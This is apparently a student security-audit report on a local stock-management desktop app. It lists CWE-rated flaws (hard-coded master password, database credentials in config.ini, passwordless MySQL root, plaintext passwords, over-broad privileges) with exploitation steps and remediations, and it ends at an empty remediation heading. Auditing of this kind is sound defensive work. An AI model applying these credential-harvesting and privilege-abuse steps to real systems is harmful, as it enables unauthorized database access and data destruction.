Software and Database Security

Software Engineering - EPITA

Team Members

Marwan Mustapha Mai

Omar Issa

Bishal Udash


Date: 31/03/2024

Synthesis

This audit aims to discover all possible vulnerabilities in a locally run desktop Sock taking application. The audit was done between 20/03/2024 to 31/03/2024.

The vulnerabilities are categorized based on the base score of Common Vulnerability Scoring System (CVSS)

This is a representation of the vulnerability categories and their scores



Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Source link: https://www.first.org/cvss/v3.1/specification-document

The critical vulnerabilities are to be taken as the highest priority as their effects have a disastrous impact and consequences that can bring all operations to a halt, this is followed by high vulnerabilities up to lower vulnerabilities which do not have as serious effects or consequences and can come as recommendations to the organization.

A few remediations to such vulnerabilities include but are not limited to the following, going from critical to low threat vulnerabilities :

- Moving away from two-tire architecture to a more robust three-tier architecture which does not allow direct communication to the database
- Adhering to the principles of least privilege where only required access and authorisation is given at the minimum to use a resource and more access can be requested as needed
- Perform vulnerability tests on products or services before they are launched in-house, the attack.mitre.org resource can be used as a guide.
- Enforcing strong passwording procedures and credential management by the organization by using two-factor authentication and alphanumeric long strings for passwords.

Vulnerabilities in Stock App

Use of Hard-coded Password

Common Weakness Enumeration (CWE) ID : CWE-259 Use of Hard-coded Password

CVSS 3.1 Base Score Metrics :


- AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
- 5.1
- Risk level : Medium

Description:


- The product contains a hard-coded password, which it uses for its initial inbound authentication .
- Once a hard-coded password is detected within a software, it can be difficult to fix, so the administrator may be forced into disabling the product entirely.

Exploitation:

- When opening the stockapp for the first time, it asks a master password. If the master password matches, the user can login to application using their username and password.
- The master password is hard coded within the application which can lead to unauthorized access, data breaches, and other security vulnerabilities.
- Open the stockapp(thick_client_local.exe) in a text editor such as Notepad or HXD and search for the keyword `Master Password`. Master password can be seen as below image :



```
                             Authenticating     SELECT priv FROM users WHERE username = "%s" AND password = "%s" SQL query
failed PAUSE EPITA Pentest 1 Master password :  [redacted] Wrong password. Try again... Master password accepted
Application unlocked ! Username:  Password:  Authentication failure Authentication success Actions list 1- search article
2- check connectivity 3- change password 4- add new article 0- quit Choice :  %d Wrong choice b┬@ ü┬@ ┤@ ╫@ ┤@ config.ini
```



```
0003E9D9  [^_]
0003ED29  [^_]
0003F149  [^_]
0003F4E3  $fBD
0003F7FA  [^_]
0003F844  [^_]
0003FC98  [^_]
0003FCFD  [^_]
00041200  admin
00041800  Authenticating...
00041814  SELECT priv FROM users WHERE
username = "%s" AND password = "%s"
00041855  SQL query failed
00041867  PAUSE
0004186D  EPITA Pentest 1
0004187F  Master password :
00041895  su[redacted]
0004189F  Wrong password. Try again...
000418BD  Master password accepted
000418D7  Application unlocked !
```

Remediation:

- Store passwords and other sensitive credentials in external configuration files or environment variables rather than embedding them directly in the source code. This allows for easier management and updating of passwords without modifying the application code.
- Instead of hard-coding passwords directly into the source code, employ secure password storage mechanisms such as cryptographic hashing algorithms such as Bcrypt.

Password in Configuration File

Common Weakness Enumeration (CWE) ID : CWE-260 Password in Configuration File

CVSS 3.1 Base Score Metrics :


- AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 8.8
- Risk level : High

Description:

- The product stores a password in a configuration file that might be accessible to actors who do not know the password.

Exploitation:


- The login/password of the StockApp software to connect to the database can be found in config.ini file



Name	Date modified	Type
config.ini	11/8/2020 9:33 PM	Configuration setti...
libmysql.dll	8/7/2009 4:56 PM	Application extens...
thick_client_local.exe	9/9/2015 5:58 PM	Application

```
[THICK_CLIENT]
;This is the configuration file of the StockApp
dbname = [redacted]
dbusername = [redacted]
dbpassword = [redacted]
dbhost = [redacted]
dbport = [redacted]
```

- Using the Database credential the attacker can access the database of Stockapp using a database management tool such as HediSQL and read/alter the database.


Session manager

Session name: root, stockapp

Network type: MySQL (TCP/IP)
Library: libmariadb.dll
Hostname / IP: 127.0.0.1
[ ] Prompt for credentials
[ ] Use Windows authentication
User: stockapp
Password: ●●●●●●●●●●●●
Port: 3306
[ ] Compressed client/server protocol
Databases: Separated by semicolon
Comment:

- The DB user found in the configuration can access the DB from remote.
- There is total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker.

Remediation :

- Encryption of sensitive data: Instead of storing passwords or other sensitive credentials in plaintext, encrypt them before writing them to the configuration file.
- Move from 2 tier architecture such as Client -> Database to 3 tier : Client -> Api -> Database. In 3 tier, clients will have access to only UI and the business logic is placed in API making it more secure.

Use of Default Credentials

Common Weakness Enumeration (CWE) ID : CWE-1392 Use of Default Credentials

CVSS 3.1 Base Score Metrics :


- AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 7.8
- Risk level : High

Description:


- The product uses default credentials (such as passwords or cryptographic keys) for potentially critical functionality.

Exploitation :

- In previous vulnerability, credentials found in config.ini file is to connect the DB. It was found the same can be done for root user without any password (ie. default config)



Network type: MySQL (TCP/IP)
Library: libmariadb.dll
Hostname / IP: 127.0.0.1
Prompt for credentials
Use Windows authentication
User: root
Password:
Port: 3306
Compressed client/server protocol
Databases: Separated by semicolon
Comment:



stockapp.users: 2 rows total (approximately)

id	username	password	age	priv
1	[redacted]	[redacted]	30	0
2	[redacted]	[redacted]	30	1

- The root user cannot be accessed from remote but after logging into MySQL DB as stockapp the attacker can switch to root
- The default root has all DB api available to it, thus making this vulnerability very dangerous to the product.

Remediation :

- Immediately change the default passwords for MySQL accounts, including the root account and any other privileged accounts. Use strong, complex passwords that adhere to password policies.
- Restrict remote access to the MySQL server to trusted hosts or IP addresses.
- Remove any default MySQL users and databases that are not needed for the application. This includes removing test databases and anonymous user accounts, which can pose security risks.

Plaintext Storage of a Password

Common Weakness Enumeration (CWE) ID : [CWE-256 Plaintext Storage of a Password]

CVSS 3.1 Base Score Metrics :


- AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 8.8
- Risk level : High

Description:

- This CWE refers to practice of storing passwords in an un-encrypted and easily readable format within a database, which poses significant security risks.
- Storing passwords in plain text makes them vulnerable to unauthorized access if the database is compromised or if an attacker gains access to the stored data.

Exploitation :

- After accessing the database , select the users table where the user's credentials are stored in plain text.



stockapp\stockapp\users\ - HeidiSQL 11.1.0.6116

stockapp	
information_s...	10.0 KiB
ecommune	
mysql	
performance_...	
stockapp	32.0 KiB
articles	16.0 KiB
users	16.0 KiB

stockapp.users: 2 rows total (approximately) Next

id	username	password	age	priv
1	[redacted]	[redacted]	30	0
2	[redacted]	[redacted]	30	1

Plaintext Storage of a Password is extremely dangerous, people may be using the same email/username and password in other platforms as well.

Example : same email/password in social media and bank application

Remediation :

- Use cryptographic hashing: Hash passwords using strong cryptographic hashing algorithms (e.g., bcrypt) before storing them in the database.
- Add salt to passwords: Use a unique, randomly generated salt for each password before hashing to prevent attackers from using precomputed hash tables (rainbow tables) to crack passwords.
- Implement and enforce strong password policies, including minimum length requirements. Eg : requiring a mix of uppercase and lowercase letters, numbers, and special characters

Incorrect Permission Assignment for Critical Resource

CWE ID : CWE-732 Incorrect Permission Assignment for Critical Resource

CVSS 3.1 Base Score Metrics :


- AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
- 9.9
- Risk level : Critical

Description:

- The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.
- DB user stockapp has global privileges which can access and modify other databases

Exploitation :

- The database user stockapp has access to Global Privilege which allows it full access of other databases as well.
- The attacker can select the database ecommune and drop all the tables resulting in failure of other application.
- By clicking on the user manager, the access privileges can be viewed as below.


stockapp\stockapp\ - HeidiSQL 11.1.0.6116

Name	Rows	Size	Created	Updated
articles	4	16.0 KiB	2024-03-17 11:21:...	

stockapp		
information_sch...		
ecommune		
mysql		
performance_sch...		
stockapp	32.0 KiB	
articles	16.0 KiB	
users	16.0 KiB	

```
FLUSH PRIVILEGES;
SHOW COLUMNS FROM `mysql`.`
SELECT `user`, `host`, IF(LE
SHOW GRANTS FOR 'stockapp'@
```

User manager - stockapp


Username	Host
ecommune	%
root	local...
root	127.0...
root	::1
stockapp	%

User name:	stockapp
From host:	%
Password:	*8B445989F8EBB065
Repeat password:	

Allow access to:
- ☑ Global privileges
- Database: stockapp
  - ☑ EXECUTE
  - ☑ SELECT
  - ☑ SHOW VIEW
  - ☑ ALTER
  - ☑ ALTER ROUTINE
  - ☑ CREATE
  - ☑ CREATE ROUTINE
  - ☑ CREATE TEMPORARY TABLES

Remediation :

